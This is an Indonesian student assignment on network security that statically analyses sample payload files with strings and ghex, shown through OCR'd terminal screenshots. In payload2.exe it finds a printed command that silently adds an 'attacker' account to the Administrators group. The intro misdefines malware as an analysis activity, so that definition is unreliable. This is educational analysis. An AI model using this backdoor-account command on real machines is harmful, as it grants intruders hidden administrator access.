TUGAS

“KEAMANAN JARINGAN KOMPUTER”

Disusun Oleh :

Nama : Nova Dyati Pradista

Nim : 09011181320005

JURUSAN SISTEM KOMPUTER


FAKULTAS ILMU KOMPUTER

UNIVERSITAS SRIWIJAYA


2017


Malware merupakan suatu aktivitas yang kerap dilakukan oleh sejumlah praktisi keamanan teknologi informasi untuk mendeteksi ada atau tidaknya komponen subprogram atau data yang bertujuan jahat dalam sebuah file elektronik. Malware sering diselundupkan melalui file-file umum dan popular seperti aplikasi (.exe), pengolah kata (.doc), pengolah angka (.xls), gambar (.jpg), dan lain sebagainya – sehingga jika pengguna awam mengakses dan membukanya, akan langsung mejadi korban program jahat seketika. Malware sering disamarkan dengan menggunakan nama file yang umum dipakai dalam berbagai keperluan, seperti driver (.drv), data (.dat), library (.lib), temporary (.tmp), dan lain-lain – sehingga pengguna tidak sadar akan kehadirannya di dalam komputer yang bersangkutan.


Berikut merupakan tampilan hasil dari string payload.exe :




Pada gambar diatas, saat melakukan string payload.exe terdapat hasil berupa aplikasi yaitu Apachebench, Version 0/os 2.3 <Srevision: 655654 s> dimana ApacheBench merupakan alat untuk perbandingan server apache HTTP. ApacheBench adalah sebuah tools untuk **menguji performace** dari apache server . Dengan ApacheBench kita bisa membuat simulasi dan membuat request http sebanyak - banyaknya perdetik, jadi kita bisa tahu seberapa handal apache kita menangani banyak request.


re - File Manager
File Edit View Go Help
/media/riki/re/
DEVICES
File System
My Drive
107 GB Volume
re
PLACES
riki
Desktop
Trash
Documents
Music
Pictures
Videos
Downloads
NETWORK
Browse Network
viso 2010
~$DRIVE TEST JARINGAN 2G, 3G & 4G.pptx
Terminal
File Edit View Terminal Tabs Help
Keamanan Jaringan Komputer/tugas7 $ su
Password:
riki-X200MA tugas7 # ls
payload2.exe payload.doc payloads payload.txt TUGAS
payload2.txt payload.exe payloads.zip tools
riki-X200MA tugas7 # strings payload.exe > payloadica.txt
riki-X200MA tugas7 # strings payload2.exe > payloadica.txt
riki-X200MA tugas7 # strings payload2.exe
;}$u
Ds$[[aYZQ
cmd.exe /c net user attacker Ganteng1 /ADD && net localgroup Administrators atta
cker /ADD
riki-X200MA tugas7 # strings payload.exe
!This program cannot be run in DOS mode.
Rich
.text
`.rdata
@.data
.rsrc
AH@C
8SShL@A
8AG+
f@?Rh
h4Y@C
@?dRP
UH@q
k+QR
tYNU
gfff
[?9]
{@&P
h@<A
A(Rh
PVRQt
ekAkf
E5at
#t V
payload2.txt (My Drive) - gedit
re - File Manager
Terminal



My Drive - File Manager
File Edit View Go Help
/media/riki/My Drive/
DEVICES
File System
My Drive
107 GB Volume
re
PLACES
riki
Desktop
Trash
Documents
Music
Pictures
Videos
Downloads
NETWORK
Browse Network
Progres
UTS_W
My Study
payload.bak
Wifi.txt
New Akte.jpeg
Terminal
File Edit View Terminal Tabs Help
cker /ADD
riki-X200MA tugas7 # strings payload.exe
!This program cannot be run in DOS mode.
Rich
.text
`.rdata
@.data
.rsrc
AH@C
8SShL@A
8AG+
f@?Rh
h4Y@C
@?dRP
UH@q
k+QR
tYNU
gfff
[?9]
{@&P
h@<A
A(Rh
PVRQt
ekAkf
E5at
#t V
71 items (1,0 GB), Free space: 105,3 GB
payload2.txt (My Drive) - gedit
My Drive - File Manager
Terminal



My Drive - File Manager
File Edit View Go Help
/media/riki/My Drive/
DEVICES
File System
My Drive
107 GB Volume
re
PLACES
riki
Desktop
Trash
Documents
Music
Pictures
Videos
Downloads
NETWORK
Browse Network
Progres
UTS_W
My Study
payload.bak
Wifi.txt
New Akte.jpeg
Terminal
File Edit View Terminal Tabs Help
9])r
9ETq
#^=|
SWQR
SWPQPUx
j PR
j WS
h a@;
QRPh
hX"@
RPhx
A~yu
%aAx
M[S
PQRh
RQhX
E*tRPWS
fFGS
PRpj
RPVh
ubh@
\AhVW
AYPP
SaQePR
PPQh
QPPRhX
PPah
TRPP
QPPRh
~PQh
PPQhh
$PPRhh
A)Ph
v$PPIh
h,j@
PPPPQh
WRPWWQh
71 items (1,0 GB), Free space: 105,3 GB
payload2.txt (My Drive) - gedit
My Drive - File Manager
Terminal



Pada gambar diatas, maksud dari string payload2.exe terdapat cmd.exe /c net user attacker Ganteng1/ ADD && net localgroup Administrator attacker/ADD yang berarti exploit yang digunakan untuk melakukan eksekusi file dari user tersebut. User admin membuat user yang baru kemudian user baru tersebut memiliki hak akses sebagai admin.

Berikut merupakan tampilan dari ghex payload.exe:





Ghex adalah jenis program yang dapat digunakan untuk memanipulasi data dari suatu file binary di komputer. Pada gambar diatas, saat melakukan proses ghex payload.exe terlihat bahwa bagian yang diblock MZ pada payload.exe. lalu untuk mengecek file yang sama yaitu menggunakan list of file signatures wikipedia, maka hasilnya juga akan terlihat sama yaitu MZ 4D 5A.